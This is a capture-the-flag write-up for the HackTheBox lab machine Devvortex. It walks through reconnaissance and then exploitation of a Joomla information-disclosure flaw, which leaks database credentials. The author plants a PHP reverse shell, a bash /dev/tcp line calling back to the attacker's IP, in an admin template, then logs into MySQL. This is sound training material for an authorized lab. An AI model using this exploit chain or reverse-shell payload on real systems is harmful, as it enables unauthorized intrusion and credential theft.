Devvortex Write-up

Introduction

This write-up details CTF conducted on the Devvortex machine from HackTheBox, where we honed our penetration test skills through different stages like reconnaissance, exploitation, and post-exploitation. This CTF writeup consists of utilizing a range of tools and techniques, navigating a dynamic virtual environment to capture flags and demonstrate our understanding of cybersecurity concepts. This write-up explores the key steps and challenges encountered while highlighting the valuable lessons learned throughout the CTF.

NMAP Scan

```
nmap 10.10.11.242 -A -T5
```


Notable Findings:

- SSH (Port 22): OpenSSH 8.2p1 on Ubuntu.
- HTTP (Port 80): Nginx 1.18.0 on Ubuntu, redirecting to http://devvortex.htb/

Adding Host (devvortex.htb)

open /etc/hosts and add `` `10.10.11.242 devvortex.htb` `` and save the the file.
Replace 10.10.11.242 if you have different machine IP assigned by Hack The Box.


```
nano /etc/hosts
```



Gobuster

Running Gobuster on devvortex.htb to uncover any hidden folders.

```
gobuster dir -u http://devvortex.htb -w /usr/share/wordlists/di
```




Found nothing interesting

FFUF

Running ffuf to look for subdomains

```
ffuf -u HTTP://devvortex -H "HOST:FUZZ.devvortex.htb" -w /usr/sh
```



Notable findings:


- Found a subdomain ‘dev.devvortex.htb’
    - dev [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 414ms]

Adding Host(dev.devvortex)

Add host *'dev.devvortex.htb'* to `/etc/hosts` as shown below:

open /etc/hosts and add `dev.devvortex.htb` to `` `10.10.11.242 devvortex.htb` `` and save the the file. refer the screenshot below
Replace 10.10.11.242 if you have different machine IP assigned by Hack The Box.

```
nano /etc/hosts
```




Gobuster(dev.devvortex.htb)

Running Gobuster on dev.devvortex.htb to uncover any hidden folders.

```
┌──(root㉿samuel)-[/home/samuel]
└─# gobuster dir -u http://dev.devvortex.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dev.devvortex.htb
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/images/]
/home                 (Status: 200) [Size: 23221]
/media                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/media/]
/templates            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/templates/]
/modules              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/modules/]
Progress: 452 / 220561 (0.20%)[ERROR] Get "http://dev.devvortex.htb/events": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/register": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 454 / 220561 (0.21%)[ERROR] Get "http://dev.devvortex.htb/software": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/downloads": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/forum": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/plugins              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/plugins/]
/includes             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/includes/]
/language             (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/language/]
/components           (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/components/]
/api                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/api/]
/cache                (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/cache/]
/libraries            (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/libraries/]
Progress: 1685 / 220561 (0.76%)[ERROR] Get "http://dev.devvortex.htb/gr": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1879 / 220561 (0.85%)[ERROR] Get "http://dev.devvortex.htb/res": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 2115 / 220561 (0.96%)[ERROR] Get "http://dev.devvortex.htb/licenses": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/tmp                  (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/tmp/]
/layouts              (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/layouts/]
Progress: 4357 / 220561 (1.98%)[ERROR] Get "http://dev.devvortex.htb/clock": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/addons": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
[ERROR] Get "http://dev.devvortex.htb/PDA": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://dev.devvortex.htb/2005_12": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 5072 / 220561 (2.30%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
Progress: 5621 / 220561 (2.55%)[ERROR] context deadline exceeded (Client.Timeout or context cancellation while reading body)
/administrator        (Status: 301) [Size: 178] [--> http://dev.devvortex.htb/administrator/]
Progress: 6050 / 220561 (2.74%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 6067 / 220561 (2.75%)
===============================================================
```

All the directories found returned an empty page or a 404 page not found error except for ***'/administrator'***

Refer screenshot below:




Notable findings:

- dev.devvortex.htb, has joomla an open-source content management system for publishing web content on websites running.

Joomscan:

Running joomscan to enumerate Joomla

```
joomscan --url http://dev.devvortex.htb
```



Notable findings:

- The target is using Joomla 4.2.6
  - Joomla 4.0.0 < 4.2.8 is vulnerable to unauthenticated information disclosure
  - refer https://www.exploit-db.com/exploits/51334

Further Enumerating Joomla:

Upon google search I found this GitHub repository that has an exploit for Joomla 4.2.6 : https://github.com/Acceis/exploit-CVE-2023-23752


Run following commands to exploit the vulnerable Joomla service;

```
#Git clone the repository
git clone https://github.com/Acceis/exploit-CVE-2023-23752.git

#Make sure to navigate into the folder you just cloned from GitH
#Install dependencies
gem install httpx docopt paint

#Deployment of a vulnerable environment
docker-compose up --build
```

For the above commands make sure to refer the GitHub repository provided

Finally, now you can run the exploit as shown below:


```
ruby exploit.rb http://dev.devvortex.htb
```




Notable findings:

- Found credentials for MYSQLi Database :
  - username: ***lewis***
  - password: ***P4ntherg0t1n5r3c0n##***

Try logging into Joomla “*http://dev,devortex.htb/administrator*” using the MYSQL credentials





Reverse Shell

After Navigating through the entire Joomla portal, I found something interesting in the '🔧 *System>templates>Administrator Templates*'

Open *Atum details files,* And there we have it, we can edit the PHP code.

To establish a reverse shell connection, initiate a Netcat listener on port 9999, or an alternative port above 5000


```
nc -lnvp 9999
```

Now deploy the PHP reverse shell code into *index.php*


```
<?php
.
.
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.15.38/9999 0>&1'");
.
.
?>
```

make sure to replace `'10.10.15.38'` with the IP address assigned to your attack machine

Refer screenshot below



Hit “save and close” and in not time you should have a shell access, refer screenshot below:



Shell Stabilization

Stabilizing a shell is crucial for ensuring reliable, efficient, and secure command execution in various technical contexts.


Run below commands to stabilize the shell:

```
script /dev/null -c /bin/bash
stty raw -echo; fg

# Then press Enter twice, and then run:
export TERM=xterm
```

Exploring Directories

While navigating into directories I found user ‘logan’ using following commands:

```
ls /home
ls /home/logan
cat /home/logan/user.txt
```



We it seems we don't have access to user “*logan*”

MYSQL

Lets try logging into MYSQL using the database credentials we found while exploiting Joomla.

- username: ***lewis***
- password:***P4ntherg0t1n5r3c0n##***

```
#run this command and then enter the password
mysql -u lewis -p
```

```
www-data@devvortex:~/dev.devvortex.htb/administrator$ mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 30865
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

